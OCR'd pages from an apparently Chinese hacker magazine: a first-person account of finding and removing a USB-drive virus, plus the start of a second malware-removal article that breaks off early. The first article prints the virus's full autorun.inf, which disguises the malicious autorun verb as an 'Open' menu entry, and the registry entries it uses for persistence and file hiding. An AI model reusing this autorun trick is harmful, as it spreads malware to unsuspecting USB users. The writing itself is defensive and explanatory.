


图8


（本文所涉及到的URL编码转换工具和RegSnap已收录到光盘中）

文章难易度：☆☆
文章阅读点：一个U盘病毒的伪装方法及U盘病毒的整个清除过程

揪出伪装到极限的U盘病毒

2NaNa

听说英语六级考试又改革了，老师把英语听力练了一遍又一遍，无奈地听着电脑里的那两个男女说来说去，可就是不太明白，不多时我就梦寻周公了。等我醒来时老师已经把听力都练完了，我可是个爱学习的好孩子（小菜怒：好孩子上课还睡觉！），于是决定把听力的mp3文件拷回去自己学习。老师看我是个好学的孩子，就答应把听力的全部资料给我复制回去。我恰好带了mp3，当我把mp3接到电脑的USB接口上时，凭着仅有的菜鸟感觉，似乎有点不对，速度有些慢！不过这并没有引起我太多的警惕，回到寝室后准备把资料拷到我的电脑里。对于U盘病毒我还是了解一些的，凡是中了autorun.inf方式的U盘病毒，鼠标在U盘上单击右键，一般第一个菜单是Auto的就肯定是中病毒了。因此，当我看到第一个菜单是“打开”，我就放心了，看来老师的电脑上并没有病毒。点击打开，奇怪的是鼠标有点呈现出沙漏的形状，这是在运行某个程序呀，我马上按下Ctrl+Alt+Del打开任务管理器，果然发现了一个进程在作怪：wuauserv.exe（图1）。


图 1

在系统盘的system32目录下找到了这个文件，先在任务管理器中结束掉wuauserv.exe的进程再删除掉该程序。似乎是搞定了，我重新回到任务管理，居然发现那个程序又出现了，看来肯定是有什么程序在保护着它。我又运行杀毒助手来查看各个进程的路径，这回有收获了，在c:\windows\system32\scvhost\目录下的svchost.exe就是它的帮凶了（图2）。




图 2

我马上到scvhost这个目录下准备将病毒文件删除，没想到却根本看不到这个病毒文件，肯定是隐藏了。打开“我的电脑”，在“工具”－“文件夹选项”－“查看”里，把“隐藏受保护的系统文件”的前勾去掉，再把那个“显示所有文件和文件夹”勾选上。没想到这个该死的病毒文件仍然没有显示出来，肯定是注册表被修改了。在“开始”－“运行”栏中输入regedit启动注册表，找到如下键值：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]
"CheckedValue"=dword:00000000
```

把CheckedValue后边的“0”改成“1”就可以了，在修改之前记得要把那个假的svchost进程结束掉，要不然注册表的键值又会被修改回去的，因为那个svchost进程隔几秒就会扫描一下注册表，发现键值被修改的话就会重新把病毒写进注册表。

接下来就是找出病毒文件启动的注册表键值了，可以使用Autoruns这个小工具，它可以查出几乎所有自启动的地方。轻而易举的就看到了这两个家伙的藏身之处（图3）。不过有一点要注意：千万不要直接在上面点击鼠标右键然后选择删除，因为




图 3

它们在注册表中的存储方式是这样的。

```
[HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit]
userinit.exe,C:\WINDOWS\system32\scvhost\svchost.exe,wuauserv.exe
```

如果在Autoruns中直接删除，就会把系统重要的userinit文件自启动键值也给删除，那样的话，后果就是当我们输入用户名和密码后，系统刚要启动就会注销了。第一次我就是太心急了，直接删除的，结果弄了半天都进不去系统，最后还得重新恢复系统。如果哪位高手知道在这种情况下如何恢复userinit键值的话，还望指教。好了，我们转回话题，在注册表中将后边多余的键值删除后重启电脑再删除掉病毒文件就OK了。

这个病毒的整个清除过程就是这样的，但令我百思不得其解的是它怎么被我运行的？我在前面也清楚地说过，我是使用右键打开U盘的，怎么可能中病毒呢？而且我们寝室的其他几个哥们儿使用我的




图 4

U盘也都中病毒了（也都是使用右键打开的），这该死的病毒到底是如何被运行的呢？有个同学说肯定是U盘插到电脑上病毒就运行了，但这似乎不大可能啊！为了找到答案我再一次在电脑上运行了病毒，这回在单击右键时我发现了一个秘密，原来这才是伪装的最高明所在，伪装到了极限，如图4。

居然有两个打开的选项，相信大家都应该恍然大悟了，不得不佩服autorun.inf文件中的代码的高明。没有人会在意第三个选项也是“打开”的，一般人更不会意识到第一个“打开”就是“Auto”，实际上是我们自己运行了病毒。autorun.inf文件的代码如下：

```
[AutoRun]
shell=verb1
shell\verb1\command=desktop.exe
shell\verb1=打开(&O)
shell=Auto
```


上边这段代码小菜以后可能会用到喔^_^！最后让我们来看看病毒的全貌，复制到U盘上的文件有四个：autorun.inf、folder.exe、desktop.exe、desktop2.exe。autorun中运行的是desktop.exe，病毒运行后释放wuauserv.exe、wuauserv.dll、bootrun.reg、boothide.reg到c:\windows\system32目录下，从文件的名字中我们就可以看出bootrun.reg是把病毒自启动的键值写入注册表，boothide.reg是修改隐藏文件属性的，别忘了还有最重要的svchost.exe被释放到了c:\windows\system32\scvhost目录下。好了，文章就到这儿了，对于这个病毒的伪装我们已经彻底的弄清楚了，最后告诉大家做什么事一定要细心，要走出思维定式，有什么问题的话欢迎到X档案的论坛上来和我一起讨论。（本文所涉及到的杀毒助手、autoruns已收录到光盘中）

文章难易度：★★
文章阅读点：利用病毒的安装包制作程序制作病毒安装程序，避开病毒的“进程监控”


用思维来杀死病毒

中央前回

这天正玩着游戏，QQ上一好友发来消息要我帮她打印一份文件，人家好不容易求咱一回而且还是个美女，岂有不帮之理。于是我暂时切换到了桌面，接收了对方发过来的文件，刚准备要打印，却突然发现打印机消失了（图1）。




真是奇怪了，我冷静了一下，开始无奈地查找起事故的原因。首先当然是按下“ctrl+alt+del”打开任务管理器，来查看是否能找到一些莫名的进程。果不其然，发现了一个名为“winMgCt.exe”的奇怪进程（图2）。

